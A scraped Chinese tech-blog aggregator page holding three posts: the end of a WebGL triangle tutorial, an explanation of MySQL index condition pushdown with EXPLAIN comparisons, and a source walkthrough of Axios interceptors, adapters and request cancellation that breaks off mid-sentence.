constcanvas=document.createElement('canvas');constgl=canvas.getContext('webgl'); 创建着色器程序 constprogram=gl.createProgram();gl.attachShader(program,/*某个着色器(下文的vertexShader)*/);gl.linkProgram(program);gl.useProgram(program); 着色器是一段给 gpu 运行的程序,我们用 glCreateProgram 创建一个空的程序对象,然后使用 glAttachShader 给这个程序对象填充编译后的着色器代码。着色器是什么,怎么编译后面再说,这里可以把他当成某一个函数编译后的代码。把几个这种编译后的函数放入程序对象后, GPU 执行这个程序对象,就会把像素信息当做入参,依次执行程序对象中的函数。 填充完着色器代码后,调用 glLinkProgram 把程序关联到 gl 上下文中,并用 glUseProgram 来启用这个程序。 接下来,来看一下着色器代码怎么搞出来。 constvertex=`attributevec2position;voidmain(){gl_Position=vec4(position,1.0,1.0);}`;constvertexShader=gl.createShader(gl.VERTEX_SHADER);gl.shaderSource(vertexShader,vertex);gl.compileShader(vertexShader); 首先我们定义了一个变量 vertex 并给他赋值一串其他语言格式的代码字符串,这个串代码是 glsl 代码,是一个跟 c 语言很相似的代码。代码接收一个传入的二维向量 position ,然后把他执行环境中的全局变量 gl_Position 设置成一个四维向量,这个四维向量前两个维度的分量是传入的二维向量。 接下来用 glCreateShader 创建一个着色器, VERTEX_SHADER 常量说明这个着色器是一个顶点着色器,跟顶点着色器对应的是片元着色器,顶点着色器处理做为确定点的位置。片元着色器则对顶点构成的图形中的所有位置进行逐个处理,比如两点画一个直线,两点是顶点着色器确定的,直线是片元着色器在确定了两个点的位置之后画的。 在我们创建了一个空的顶点着色器对象 vertexShader 之后,就可以用 glShaderSource 把前面的字符串代码放入顶点着色器对象中,然后用 glCompileShader 把这段代码编译成可执行文件。这个过程跟 c 语言的编译过程是相似的。 gl.attachShader(program,/*某个着色器(下文的vertexShader)*/);gl.attachShader(program,vertexShader); 完成这一步之后,就要回到上面写注释那里,把着色器对象关联到程序对象里。当然,你还得去写一个片元着色器,用同样的步骤把一个片元着色器也关联到程序对象里。 将数据存入缓冲区 constpoints=newFloat32Array([-1,-1,0,1,1,-1]);constbufferId=gl.createBuffer();gl.bindBuffer(gl.ARRAY_BUFFER,bufferId);gl.bufferData(gl.ARRAY_BUFFER,points,gl.STATIC_DRAW); 经过上文的操作之后,我们已经有了一个装载着着色器代码的程序对象,这个对象放到 gl 绘图上下文中被启用了。接下来,我们要定义的就是给这个程序用的数据。 在顶点着色器那一块,代码里面接受一个传入的二维向量,就是我们现在要定义的。首先定义一个类型化数组,初始化的时候放入 6 个数,这个 6 个数后面会被绘图程序分成三组放到三次顶点着色器调用中。另外,使用类型化数组是为了优化性能,让大量数据的情况下,数据占用的空间更小。 有了数据之后,调用 glCreateBuffer 创建一个缓冲区对象,用 glBindBuffer 把这个对象跟 gl 绘图上下文关联起来,最后调用 glBufferData 把 points 的数据放入缓冲区中。 gpu加载缓存中的数据 constvPosition=gl.getAttribLocation(program,"position");gl.vertexAttribPointer(vPosition,2,gl.FLOAT,false,0,0);gl.enableVertexAttribArray(vPosition); 在这一步中,我们先调用 glGetAttribLocation 拿到程序对象中 position 这个变量的位置,调用 glVertexAttribPointer 把这个变量的长度设置为 2,类型设置成 glFLOAT,并用 glEnableVertexAttribArray 启用这个变量 绘制图形 gl.clear(gl.COLOR_BUFFER_BIT);gl.drawArrays(gl.TRIANGLES,0,points.length/2); 到了最后一步,只要用 glClear 把颜色缓冲区清空,然后用 glDrawArrays 进行绘图就行了。其中 gl.TRIANGLES 确定了片元着色器的绘图范围,当这个值是 gl.POINTS,着色器会把点两两连接,而 gl.TRIANGLES 让第三个点成一组绘制三角形 这样,WebGL 的一个 Hello World 就完成了,上面的三角形就是这40 行代码输出的图像。 总结— 这段程序在 three.js 和其他的 3d 框架和工具库里都有一定的封装,通过那些库进行 WebGL 的绘图相对来说会方便很多,但如果不知道这些库最根本的操作,就很容易在遇到问题的时候绕进去。所以希望本文能增加大家对 web 3d 底层方面的理解,给大家在学习这些3d工具库的时候提供一些帮助。 参考资料— [1]GPU与渲染管线:如何用WebGL绘制最简单的几何图形?: https://time.geekbang.org/column/article/63c01cb24d76d96cfd6a9ce64db6a623/share?code=CsdMNTf%2FboqZugxI1qspWwJxCaw2PUoiTwhMmOZ4Klw%3D&source=app_share 本文分享自微信公众号 - 凹凸实验室(AOTULabs)。如有侵权,请联系 support@oschina.cn 删除。本文参与“OSC源创计划”,欢迎正在阅读的你也加入,一起分享。

优秀的个人博客,低调大师

每日一博 | 索引下推,yyds!

索引的问题,已经跟大家聊了两篇文章了~今天再聊一个索引下推问题,也是非常有意思! 索引下推是从 MySQL5.6 开始引入一个特性,英文是 index condition pushdown,一般简称为 ICP,索引下推通过减少回表的次数,来提高数据库的查询效率。 有的小伙伴可能也看过一些关于 ICP 的概念,但是我觉得,概念比较简单,说一下很容易懂,但是在实际应用中,各种各样的情况非常多。所以接下来的内容我想通过几个具体的查询分析来和大家分享 ICP 到底是怎么一回事。 1. 索引下推 为了给大家演示索引下推,我用 docker 安装了两个 MySQL,一个是 MySQL5.5.62,另一个是 5.7.26,因为索引下推是 MySQL5.6 中开始引入的新特性,所以这两个版本就可以给大家演示出索引下推的特点(不懂 docker 的小伙伴可以在公众号后台回复 docker,有松哥写的入门教程)。 1.1 准备工作 首先我有如下一张表: CREATE TABLE `user2` ( `id` int(11) unsigned NOT NULL AUTO_INCREMENT, `username` varchar(255) COLLATE utf8mb4_unicode_ci DEFAULT NULL, `age` int(11) DEFAULT NULL, `address` varchar(255) COLLATE utf8mb4_unicode_ci DEFAULT NULL, PRIMARY KEY (`id`), KEY `username` (`username`(191),`age`) ) ENGINE=InnoDB AUTO_INCREMENT=100001 DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_unicode_ci; 我在 MySQL5.5 和 MySQL5.7 中分别执行如上 SQL,确保两个 MySQL 中都有这样一张表。这张表中有一个由 username 和 age 组成的复合索引,索引名字就叫 username,在本文接下来的内容中,我说 username 索引就是指该复合索引。 表创建成功后,各自添加一些模拟数据,这个我就不演示了,通过存储过程或者 Java 代码都能添加模拟数据,这个小伙伴们自行解决即可。 OK,这样我们的准备工作就算完成了。 1.2 MySQL 5.5 先来给小伙伴们演示一个 MySQL5.5 中的查询案例。 为了方便后文的表述,我给每一条 SQL 都取一个标记: 来看如下 SQL(SQL1): select * from user2 where username='1' and age=99; 根据 username 和 age 查询一条记录,我们来看看这条 SQL 的执行计划(为了小伙伴们阅读方便,我加了 \G 把数据用列的形式展示): 大致瞅一眼,我们发现这个是用了索引的,但是具体是怎么用的,我来和大家说道说道! 在 MySQL5.5 中,由于没有索引下推,所以上面这个 SQL 的执行流程是这样的: 首先 MySQL 的 server 层调用存储引擎获取 username='1' 的第一条记录。 存储引擎找到 username='1' 的第一条记录后,在 B+Tree 的叶子结点中保存着主键 id,此时通过回表操作,去主键索引中找到该条记录的完整数据,并返回给 server 层。 server 层拿到数据之后,判断该条记录的 age 是否为 99,如果 age=99,就把该条记录返回给客户端,如果 age!=99,那就就丢弃该记录。 由于 username+age 组成的复合索引只是一个普通索引,并不是唯一索引(如果是唯一索引,那么这个查询就到此结束了),所以还需要继续去搜索有没有满足条件的记录。 但是注意第四步的搜索方式,不是直接去 B+Tree 中搜索了。由于在 username 索引中,username 字段的存储是有序的,即 username='1' 的记录都是挨着的,而 B+Tree 的叶子结点之间通过双向链表关联,通过一个叶子结点就能找到下一个叶子结点(或者上一个叶子结点),第二步返回的数据中有一个 next_record 属性,该属性就直接指向二级索引的下一条记录,找到下一条记录后,回表拿到所有数据并返回给 server 层,然后重复 3、4 步。 我们看看上面的执行计划,和我们的分析是一致的: 前面的 type 为 ref 表示通过索引查找数据,一般出现等值匹配的时候,type 会为 ref。 最后的 Extra 为 Using where 表示数据在 server 层还进行了过滤操作。 再来看一个 SQL(SQL2): select * from user2 where username like 'j%' and age=99; 这跟前面那个 SQL1 其实很像,唯一的差别在于 username 用了模糊匹配 'j%',在上篇文章中松哥已经和大家分享过了,这种情况其实也是能用上索引的,具体大家可以参考:其实 MySQL 中的 like 关键字也能用索引!。 这条 SQL 的执行流程,跟第一条 SQL1 的执行流程也基本上是一致的,我这里就不赘述了,我们来看看这条 SQL 的执行计划: 跟上面的执行计划相比,主要是 type 变为 range 了,表示按照范围搜索,因为 'j%' 其实就代表了一个扫描区间,不懂 'j%' 代表扫描区间的小伙伴,戳上篇文章。 前面两个 SQL,由于查询的时候是 select *,所以都是需要回表操作的,虽然是复合索引,索引中既有 username 又有 age,但是查询条件中只能传入 username 到存储引擎中,从存储引擎中回表拿到一行数据的完整记录后,再返回给 server 层,再在 server 层判断 age 是否满足条件。我们肉眼其实都能看到这样查询效率比较低,明明索引中有 age 的值,但是却不在索引中比较 age,而是要回表,取一行的完整记录出来,返回给 server 层,再去和 age 比较,要是比较不通过,这条记录就被丢掉了。如果我们能够把 age 直接传入存储引擎,在存储引擎中直接去判断 age 是否满足条件,满足条件了,再去回表,不满足条件就到此结束,这样就可以减少回表的次数,进而提高查询效率。 从 MySQL5.6 开始引进的索引下推技术,做的就是这事。 1.3 MySQL 5.7 我们在 MySQL5.7 中也来看下上面两条 SQL 的执行,先来看第一个(SQL3): select * from user2 where username like 'j%' and age=99; 来看下查询计划: 可以看到,这个查询计划和 SQL2 的查询计划相比,主要是最后的 Extra 为 Using index condition,这是啥意思呢? 这就是从 MySQL5.6 开始引入了索引下推 ICP,我们一起来看下具体操作流程: MySQL 的 server 层首先调用存储引擎定位到第一个以 j 开头的 username。 找到记录后,存储引擎并不急着回表,而是继续判断这条记录的 age 是否等于 99,如果 age=99,再去回表,如果 age 不等于 99,就不去回表了,直接继续读取下一条记录。 存储引擎将读取到的数据行返回给 server 层,此时如果还有其他非索引的查询条件,server 层再去继续过滤,在我们上面的案例中,此时没有其他查询条件了。假设 server 层还有其他的过滤条件,并且这个过滤条件把刚刚查到的记录过滤掉了,那么就会通过记录的 next_record 属性读取下一条记录,然后重复第二步。 这就是索引下推(index condition pushdown,ICP),有效的减少了回表次数,提高了查询效率。 有时候我们看一下老版本的 MySQL,会觉得特别莫名其妙,索引下推,多么理所应当顺理成章的功能呀,可惜当时就是没有!还好,该有的最终都会有。 我们再来看一个特殊情况,来看如下 SQL(SQL4): select * from user2 where username='1' and age=99; 和前面的相比,这里的查询条件都变成等值比较了,来看看它的执行计划,如下: 可以看到,这个查询计划和 SQL1 的查询计划相比,主要是最后的 Extra 为 null,没有额外操作了,其实这只是一个特殊处理而已,利用搜索条件 username='1' and age=99 从存储引擎中找到数据之后,没有再去重复判断了而已(SQL3 中索引下推的时候不仅判断 age 的值也判断 username 的值)。 2. 小结 好啦,通过 MySQL5.5 和 MySQL5.7 的对比,现在大家明白什么是索引下推了吧?其实一句话:在搜索引擎中提前判断对应的搜索条件是否满足,满足了再去回表,通过减少回表次数进而提高查询效率。

优秀的个人博客,低调大师

每日一博 | 详细 Axios 源码解读

Axios是神马🐎? axios一个基于 Promise 来管理 http 请求的简洁、易用且高效的代码封装库。通俗一点来讲,它是一个前端替代Ajax的一个东西,可以使用它发起http请求接口功能,它是基于Promise的,相比于Ajax的回调函数能够更好的管理异步操作。 源码地址 Axios 的主要特性 基于 Promise 支持浏览器和 node.js环境 可添加请求、响应拦截器和转换请求和响应数据 请求可以取消、中断 自动转换 JSON 数据 客户端支持防范 XSRF 源码目录结构及主要文件功能描述 基于版本0.21.4 ├── /lib/ // 项目源码目 └── /adapters/ // 定义发送请求的适配器 ├── http.js // node环境http对象 ├── xhr.js // 浏览器环境XML对象 └── /cancel/ // 定义取消请求功能 └── /helpers/ // 一些辅助方法 └── /core/ // 一些核心功能 ├──Axios.js // axios实例构造函数 ├── createError.js // 抛出错误 ├── dispatchRequest.js // 用来调用http请求适配器方法发送请求 ├── InterceptorManager.js // 拦截器管理器 ├── mergeConfig.js // 合并参数 ├── settle.js // 根据http响应状态,改变Promise的状态 ├── transformData.js // 转数据格式 └── axios.js // 入口,创建构造函数 └── defaults.js // 默认配置 └── utils.js // 公用工具函数 复制代码 从入口出发 我们打开 /lib/axios.js ,从入口开始分析。 var utils = require('./utils'); var bind = require('./helpers/bind'); var Axios = require('./core/Axios'); var mergeConfig = require('./core/mergeConfig'); var defaults = require('./defaults'); // 创建axios实例的方法 function createInstance(defaultConfig) { // 根据默认配置构建个上下文对象,包括默认配置和请求、相应拦截器对象 var context = new Axios(defaultConfig); // 创建实例 bind后返回的是一个函数,并且上下文指向context var instance = bind(Axios.prototype.request, context); // 拷贝prototype到实例上 类似于把Axios的原型上的方法(例如: request、get、post...)继承到实例上,this指向为context utils.extend(instance, Axios.prototype, context); // 拷贝上下文对象属性(默认配置和请求、相应拦截器对象)到实例上, this指向为context utils.extend(instance, context); // 创建axios实例,一般axios封装 应该都会用到 (我们把一些默认、公共的配置都放到一个实例上,复用实例,无需每次都重新创建实例) instance.create = function create(instanceConfig) { // 这里mergeConfig 就是用来深度合并的 return createInstance(mergeConfig(defaultConfig, instanceConfig)); }; // 返回实例 return instance; } // 创建实例 defaulst为默认配置 var axios = createInstance(defaults); // 向外暴露Axios类,可用于继承 (本人暂未使用过) axios.Axios = Axios; // 这里抛出 中断/取消请求的相关方法到入口对象 axios.Cancel = require('./cancel/Cancel'); axios.CancelToken = require('./cancel/CancelToken'); axios.isCancel = require('./cancel/isCancel'); // 并发请求 完全就是用promise的能力 axios.all = function all(promises) { return Promise.all(promises); }; // 和axios.all 共同使用,单个形参数组参数转为多参 =====> 后面有详解!!! axios.spread = require('./helpers/spread'); // 用作监测是否为Axios抛出的错误 axios.isAxiosError = require('./helpers/isAxiosError'); // 导出 module.exports = axios; // 允许在ts中使用默认导出 module.exports.default = axios; 复制代码 createInstance 通过入口文件的分析我们可以发现: 我们平常开发中直接使用axios.create()构建的实例和直接axios(),都是通过createInstance这个函数构造出来的。 这个函数大概做了如下几件事: 首先是根据默认配置构建个上下文对象,包括默认配置和请求、相应拦截器对象 创建实例 bind后返回的是一个函, 所以我们使用时可以 axios(config) 这么使用,并且上下文指向context 拷贝prototype到实例上 类似于把Axios的原型上的方法(例如: request、get、post...)继承到实例上,使用时才可以 axios.get()、axios.post() ,this指向为context 拷贝上下文对象属性(默认配置和请求、相应拦截器对象)到实例上, this指向为context 返回实例(实例为函数) axios.create 针对axios.create 方法,正当整理写此篇解析文章期间,发现了 于2021年9月5号有了这么一条PR更新,为什么这么做那:是为了大型应用、或多域使用多实例情况下, 可以针对已经构造的实例再次封装构造,提供深度构造控制器能力:详情见此条PR axios的常使用的api 请求方法通过下面这行代码挂到的axios上的。 借此我们到 /lib/core/Axios.js中看下Axios.prototype上挂了哪些东西: // 主请求 方法 所有请求最终都会指向这个方法 Axios.prototype.request = function request(config) { } //内容后面详解 // 获取完成的请求url方法 Axios.prototype.getUri = function getUri(config) { }; // 这里将普通请求(无body数据)挂到prototype上 utils.forEach(['delete', 'get', 'head', 'options'], function forEachMethodNoData(method) { Axios.prototype[method] = function(url, config) { // 最终都调用request方法 return this.request(mergeConfig(config || {}, { method: method, url: url, data: (config || {}).data })); }; }); // 这里将有body数据的请求挂到prototype上 utils.forEach(['post', 'put', 'patch'], function forEachMethodWithData(method) { Axios.prototype[method] = function(url, data, config) { // 最终都调用request方法 return this.request(mergeConfig(config || {}, { method: method, url: url, data: data })); }; }); 复制代码 Axios.prototype上挂在了9个方法,包括我们常用的下面这些方法。 axios.request(config) axios.get(url[, config]) axios.delete(url[, config]) axios.head(url[, config]) axios.options(url[, config]) axios.post(url[, data[, config]]) axios.put(url[, data[, config]]) axios.patch(url[, data[, config]]) 复制代码 这里请求方法分为了两种分别遍历挂到prototype上,是因为最后面的的这三个方法是可能有请求体的,并且入参形式不同,所以要分开处理。 Axios.prototype.request 接下来我们深入到核心请求方法Axios.prototype.request上,这个方法是可以说是整个axios请求的核心骨架,这里面主要做了对不同config的适配,以及关键的核心链式调用实现。我们进入到代码中查看: Axios.prototype.request = function request(config) { // 判断参数类型 以支持不同的请求形式axios('url',config) / axios(config) if (typeof config === 'string') { config = arguments[1] || {}; config.url = arguments[0]; } else { config = config || {}; } // 配置合并默认配置 config = mergeConfig(this.defaults, config); // 转化请求的方法 转化为小写 if (config.method) { config.method = config.method.toLowerCase(); } else if (this.defaults.method) { config.method = this.defaults.method.toLowerCase(); } else { config.method = 'get'; } var transitional = config.transitional; if (transitional !== undefined) { // 针对性配置检测 1.0.0版本以后 transitional配置将移除 (好奇目前距离1.0版本好像距离很远,不知为何) validator.assertOptions(transitional, { silentJSONParsing: validators.transitional(validators.boolean, '1.0.0'), forcedJSONParsing: validators.transitional(validators.boolean, '1.0.0'), clarifyTimeoutError: validators.transitional(validators.boolean, '1.0.0') }, false); } // ........ 下面的内容有比较大的更新,单独拆出来详解!!!! }; 复制代码 promise链构成 我们来先看一下原来的构成promise链的经典代码: // 创建存储链式调用的数组 首位是核心调用方法dispatchRequest,第二位是空 var chain = [dispatchRequest, undefined]; // 创建 promise 为什么resolve(config)是因为 请求拦截器最先执行 所以 设置请求拦截器时可以拿到每次请求的所有config配置 var promise = Promise.resolve(config); // 把设置的请求拦截器的成功处理函数、失败处理函数放到数组最前面 this.interceptors.request.forEach(function unshiftRequestInterceptors(interceptor) { chain.unshift(interceptor.fulfilled, interceptor.rejected); }); // 把设置的响应拦截器的成功处理函数、失败处理函数放到数组最后面 this.interceptors.response.forEach(function pushResponseInterceptors(interceptor) { chain.push(interceptor.fulfilled, interceptor.rejected); }); // 循环 每次取两个出来组成promise链.then执行 while (chain.length) { promise = promise.then(chain.shift(), chain.shift()); } // 返回promise return promise; 复制代码 用图来描述上面这块代码,这样就比较清晰了,整个promise链可以理解为从左到右执行: 请求拦截器 ===> 请求 ===> 响应拦截器 一个新的PR 链式调用骨架这里在6个月前一个新的pr,重构了这部分的代码逻辑,这个pr内容很大,你忍一下: 这里主要是针对了请求拦截器可能会出现异步情况、或有很长的宏任务执行,并且重构之前的代码中,因为请求事放到微任务中执行的,微任务创建的时机在构建promise链之前,如果当执行到请求之前宏任务耗时比较久,或者某个请求拦截器有做异步,会导致真正的ajax请求发送时机会有一定的延迟,所以解决这个问题是很有必要的。 // 请求拦截器储存数组 var requestInterceptorChain = []; // 默认所有请求拦截器都为同步 var synchronousRequestInterceptors = true; // 遍历注册好的请求拦截器数组 this.interceptors.request.forEach(function unshiftRequestInterceptors(interceptor) { // 这里interceptor是注册的每一个拦截器对象 axios请求拦截器向外暴露了runWhen配置来针对一些需要运行时检测来执行的拦截器 // 如果配置了该函数,并且返回结果为true,则记录到拦截器链中,反之则直接结束该层循环 if (typeof interceptor.runWhen === 'function' && interceptor.runWhen(config) === false) { return; } // interceptor.synchronous 是对外提供的配置,可标识该拦截器是异步还是同步 默认为false(异步) // 这里是来同步整个执行链的执行方式的,如果有一个请求拦截器为异步 那么下面的promise执行链则会有不同的执行方式 synchronousRequestInterceptors = synchronousRequestInterceptors && interceptor.synchronous; // 塞到请求拦截器数组中 requestInterceptorChain.unshift(interceptor.fulfilled, interceptor.rejected); }); // 相应拦截器存储数组 var responseInterceptorChain = []; // 遍历按序push到拦截器存储数组中 this.interceptors.response.forEach(function pushResponseInterceptors(interceptor) { responseInterceptorChain.push(interceptor.fulfilled, interceptor.rejected); }); var promise; // 如果为异步 其实也是默认情况 if (!synchronousRequestInterceptors) { // 这里和重构之前的逻辑是一致的了 var chain = [dispatchRequest, undefined]; // 请求拦截器塞到前面 Array.prototype.unshift.apply(chain, requestInterceptorChain); // 响应拦截器塞到后面 chain = chain.concat(responseInterceptorChain); promise = Promise.resolve(config); // 循环 执行 while (chain.length) { promise = promise.then(chain.shift(), chain.shift()); } // 返回promise return promise; } // 这里则是同步的逻辑 var newConfig = config; // 请求拦截器一个一个的走 返回 请求前最新的config while (requestInterceptorChain.length) { var onFulfilled = requestInterceptorChain.shift(); var onRejected = requestInterceptorChain.shift(); // 做异常捕获 有错直接抛出 try { newConfig = onFulfilled(newConfig); } catch (error) { onRejected(error); break; } } // 到这里 微任务不会过早的创建 也就解决了 微任务过早创建、当前宏任务过长或某个请求拦截器中有异步任务而阻塞真正的请求延时发起问题 try { promise = dispatchRequest(newConfig); } catch (error) { return Promise.reject(error); } // 响应拦截器执行 while (responseInterceptorChain.length) { promise = promise.then(responseInterceptorChain.shift(), responseInterceptorChain.shift()); } return promise; 复制代码 /core/InterceptorManager.js // 拦截器增加两个配置参数 synchronous、 runWhen InterceptorManager.prototype.use = function use(fulfilled, rejected, options) { this.handlers.push({ fulfilled: fulfilled, rejected: rejected, // 默认情况下它们被假定为异步的 如果您的请求拦截器是同步的,可以通过这个参数默认配置,它将告诉 axios 同步运行代码并避免请求执行中的任何延迟。 synchronous: options ? options.synchronous : false, // 如果要基于运行时检查执行特定拦截器,可以通过这个runWhen这个参数,类型为函数 runWhen: options ? options.runWhen : null }); return this.handlers.length - 1; }; 复制代码 上面的内容需要反复的梳理,笔者也是结合源码及就该次重构的PR的讨论进行了仔细分析: 详情见此条PR !!! 具体变更对比图 拦截器实现 我们在实际使用axios中,请求、相应拦截器是经常使用的,这也是axios的特点之一。上文中我们分析了promise链的构成,拦截器是何时创建的那,我们在axios.create中createInstance去new Axios实例时构构建出来的。直接上代码: function Axios(instanceConfig) { this.defaults = instanceConfig; 这里创建的请求和响应拦截器 通过统一的类构造出来的 this.interceptors = { request: new InterceptorManager(), response: new InterceptorManager() }; } 复制代码 我们来进入/core/InterceptorManager.js中: function InterceptorManager() { this.handlers = []; } // 添加拦截器 添加成功、失败回调 InterceptorManager.prototype.use = function use(fulfilled, rejected, options) { this.handlers.push({ fulfilled: fulfilled, rejected: rejected, synchronous: options ? options.synchronous : false, runWhen: options ? options.runWhen : null }); return this.handlers.length - 1; }; // 注销指定拦截器 InterceptorManager.prototype.eject = function eject(id) { if (this.handlers[id]) { this.handlers[id] = null; } }; // 遍历执行 InterceptorManager.prototype.forEach = function forEach(fn) { utils.forEach(this.handlers, function forEachHandler(h) { // 确定没被eject注销 才执行 if (h !== null) { fn(h); } }); }; module.exports = InterceptorManager; 复制代码 拦截器的实现是比较简单的,通过统一模型,构造统一控制器管理拦截器的注册、注销、执行。 dispatchRequest 我们进入到核心请求方法dispatchRequest中,这里其实结构看起来也就比较简单了: 处理请求头config配置 调用adapter适配器发起真正的请求,针对浏览器环境发起ajax请求,node环境发起http请求 构造响应数据, 会自动转换 JSON 数据 function dispatchRequest(config) { // 提前取消请求 throwIfCancellationRequested(config); // 赋个默认值 config.headers = config.headers || {}; // 转换数据 config.data = transformData.call( config, config.data, config.headers, config.transformRequest ); // 合并headers配置 config.headers = utils.merge( config.headers.common || {}, config.headers[config.method] || {}, config.headers ); // 删除多余的被合并过的数据 utils.forEach( ['delete', 'get', 'head', 'post', 'put', 'patch', 'common'], function cleanHeaderConfig(method) { delete config.headers[method]; } ); // 适配器 axios是可以支持node端也支持浏览器端的 var adapter = config.adapter || defaults.adapter; // 执行请求 return adapter(config).then(function onAdapterResolution(response) { // 提前取消请求情况 throwIfCancellationRequested(config); // 做数据转换 response.data = transformData.call( config, response.data, response.headers, config.transformResponse ); return response; }, function onAdapterRejection(reason) { if (!isCancel(reason)) { throwIfCancellationRequested(config); // 做数据转换 if (reason && reason.response) { reason.response.data = transformData.call( config, reason.response.data, reason.response.headers, config.transformResponse ); } } return Promise.reject(reason); }); }; 复制代码 适配器adapter 经典的设计模式:适配器模式应用。 function getDefaultAdapter() { var adapter; // 判断XMLHttpRequest对象是否存在 存在则代表为浏览器环境 if (typeof XMLHttpRequest !== 'undefined') { // For browsers use XHR adapter adapter = require('./adapters/xhr'); // node环境 使用原生http发起请求 } else if (typeof process !== 'undefined' && Object.prototype.toString.call(process) === '[object process]') { adapter = require('./adapters/http'); } return adapter; } 复制代码 ./adapters/xhr.js 则是对原生ajax XMLHttpRequest对象的的封装,./adapters/http.js 则是对node http模块的封装,也会针对https做相应处理。具体封装细节各种边界细节情况都做了特殊处理 ,因为我们日常还是在浏览器端使用比较多,简单对xhr的封装源码做些整体。 axios主动取消请求 如何使用 这里我们先来看下一个 取消请求如何使用: import { CancelToken } from axios; // source为一个对象 结构为 { token, cancel } // token用来表示某个请求,是个promise // cancel是一个函数,当被调用时,则取消token注入的那个请求 const source = CancelToken.source(); axios .get('/user', { // 将token注入此次请求 cancelToken: source.token, }) .catch(function (thrown) { // 判断是否是因为主动取消而导致的 if (axios.isCancel(thrown)) { console.log('主动取消', thrown.message); } else { console.error(thrown); } }); // 这里调用cancel方法,则会中断该请求 无论请求是否成功返回 source.cancel('我主动取消请求') 复制代码 源码分析 在lib/axios.js axios实例对外抛出了三个取消请求的相关接口,我们来看一下涉及取消请求的是三个文件,在 /lib/cancel/ 中 , 分别的作用: 1.Cancel.js : Cancel函数(伪造类),接受参数message其实就是调用source.cancel()中的参数:取消信息 ,原型对象上的__CANCEL__ 属性,是为了标识改请求返回信息为取消请求返回的信息 2.CancelToken.js :CancelToken提供创建token实例注册取消请求能力及提供取消请求方法 3.isCancel.js :用于判断是为为取消请求返回的结果,也就是是否是Cancel实例 我们来主要分析下CancelToken的源码,从执行角度来分析: 1. source方法 // 暴露出token 和 cancel取消方法 CancelToken.source = function source() { var cancel; // 构造CancelToken 的实例,实例上有两个属性一个promise一个reason // 同时把注册的回调函数的参数也是个函数把这个函数的执行权抛使用者调用(cancel) var token = new CancelToken(function executor(c) { cancel = c; }); return { token: token, cancel: cancel }; }; 复制代码 source方法返回的对象中有两个属性:token 为 new CancelToken的一个实例,cancel是, 是new CancelToken时候函数executor的一个参数,是个函数用来在需要的时候调用主动取消请求。我们来分析下CancelToken的源代码 。 2. CancelToken构造函数 function CancelToken(executor) { // 类型判断 if (typeof executor !== 'function') { throw new TypeError('executor must be a function.'); } // 创建一个promise的实例 var resolvePromise; this.promise = new Promise(function promiseExecutor(resolve) { // 把resolve方法提出来 当resolvePromise执行时,this.promise状态会变为fulfilled resolvePromise = resolve; }); // 存一下this var token = this; // new CancelToken时会立即调用executor方法 也就是 会执行source方法中的cancel = c; // 这里也就是把cancel函数暴露出去了,把取消的时机留给了使用者 使用者调用cancel时候也就会执行函数内的逻辑 executor(function cancel(message) { // 请求已经被取消了直接return if (token.reason) { return; } // 给token(可就是当前this上)添加参数 调用new Cancel构造出cancel信息实例 token.reason = new Cancel(message); // 这里当主动调用cancel方法时,就会把this.promise实例状态改为fulfilled,resolve出的信息则是reason(new Cancel实例) resolvePromise(token.reason); }); } 复制代码 这里简单梳理下,在CancelToken中 会创建一个promise实例,和一个reason存储取消信息,当使用者调用source.cancel(message)方法时,会将该promise实例状态改为fulfilled,同时根据参数message创建reason错误信息实例,实例上还有__CANCEL__属性,标识他是取消请求返回的信息。 3. 请求中是如何处理的!!! 在adapter中的操作 当我们调用了cancel方法后,我们在请求中是如何进行中断/取消请求的那 在适配器中这样一段代码可以找到想要的答案。源码地址 // 判断使用者在改请求中是否配置了取消请求的token if (config.cancelToken) { // 如果配置了则将实例上的promise用.then来处理主动取消调用cancel方法时的逻辑 // 也就是说如果ajax请求发送出去之前,这时我们已经给cancelToken的promise注册了.then // 当我们调用cancel方法时,cancelToken实例的promise会变为fulfilled状态,.then里的逻辑就会执行 config.cancelToken.promise.then(function onCanceled(cancel) { if (!request) { return; } // 调用 原生abort取消请求的方法 request.abort(); // axios的promise实例进入rejected状态 这里我们可以看到主动取消的请求是catch可以捕获到 reject(cancel); // request置为null request = null; }); } // 真正的请求在这时才发送出去!!! request.send(requestData); 复制代码 上面是我们axios在请求中,中断请求的方式,那其他的情况下,请求前、请求完成后也是可以提前去做取消的逻辑的,这样也可以避免多余请求发送和不必要的逻辑执行,我们来看下是怎么做的吧。我们先看下CancelToken原型上的throwIfRequested方法: // CancelToken原型上有个么一个方法 很简单就是直接抛错 将reason抛出 // reason则是根据调用cancel函数的参数 new Cancel的实例 CancelToken.prototype.throwIfRequested = function throwIfRequested() { if (this.reason) { throw this.reason; } }; 复制代码 在我们的核心请求方法dispatchRequest中: 直接抛错,代表会将axios构建的promise实例状态直接置为rejected,所以直接就走.catch的逻辑了 // 判断如果配置了取消请求的token则就抛出 function throwIfCancellationRequested(config) { if (config.cancelToken) { // 调用抛出错误的方法 config.cancelToken.throwIfRequested(); } } module.exports = function dispatchRequest(config) { // 请求前 throwIfCancellationRequested(config); // ... 省略代码 // 请求中的在上面adapter中 return adapter(config).then(function onAdapterResolution(response) { // 请求完成后 throwIfCancellationRequested(config); // ... 省略代码 }, function onAdapterRejection(reason) { // 请求完成后 if (!isCancel(reason)) { throwIfCancellationRequested(config); // ... 省略代码 } return Promise.reject(reason); }); }; 复制代码 我们就在axios请求在catch中通过isCancel方法判断这个异常是不是取消请求抛出来的,也就是判断他是不是Cancel实例, 从而做相应处理。 我们来通过请求的简要过程来更好的梳理请求是如何取消的: 相信过一遍上面的源码分析和流程图的分析,应该可以对取消请求的原理有粗略的理解,把整个执行流程、细节理清还需反复阅读。 其他小点 并发能力 在官方 axios 中,还提供了axios.all和axios.spread 这两个方法,主要是为了执行多个并发请求的,用法如下: function getUserAccount() { return axios.get('/user/12345'); } function getUserPermissions() { return axios.get('/user/12345/permissions'); } axios.all([getUserAccount(), getUserPermissions()]) .then(axios.spread((acct, perms) => { // 两个请求都完成后才会执行回调里的逻辑 })); 复制代码 我们直接看源码: 1.axios.all方法与Promise.all方法完全是一模一样的,直接就是调用的Promise.all 2.axios.spread方法接收一个函数作为参数,这个参数函数的参数也是所有请求的响应 // 并发请求 完全就是用promise的能力 axios.all = function all(promises) { return Promise.all(promises); }; // 接受一个函数callback axios.spread = function spread(callback) { // 返回一个新函数 arr其实就是成功返回的数组 return function wrap(arr) { // 把并发请求的返回结果给callback 方便把并发请求返回的数据放在一起做处理像上面例子那样 return callback.apply(null, arr); }; }; 复制代码 工具函数 merge函数:递归的去合并, 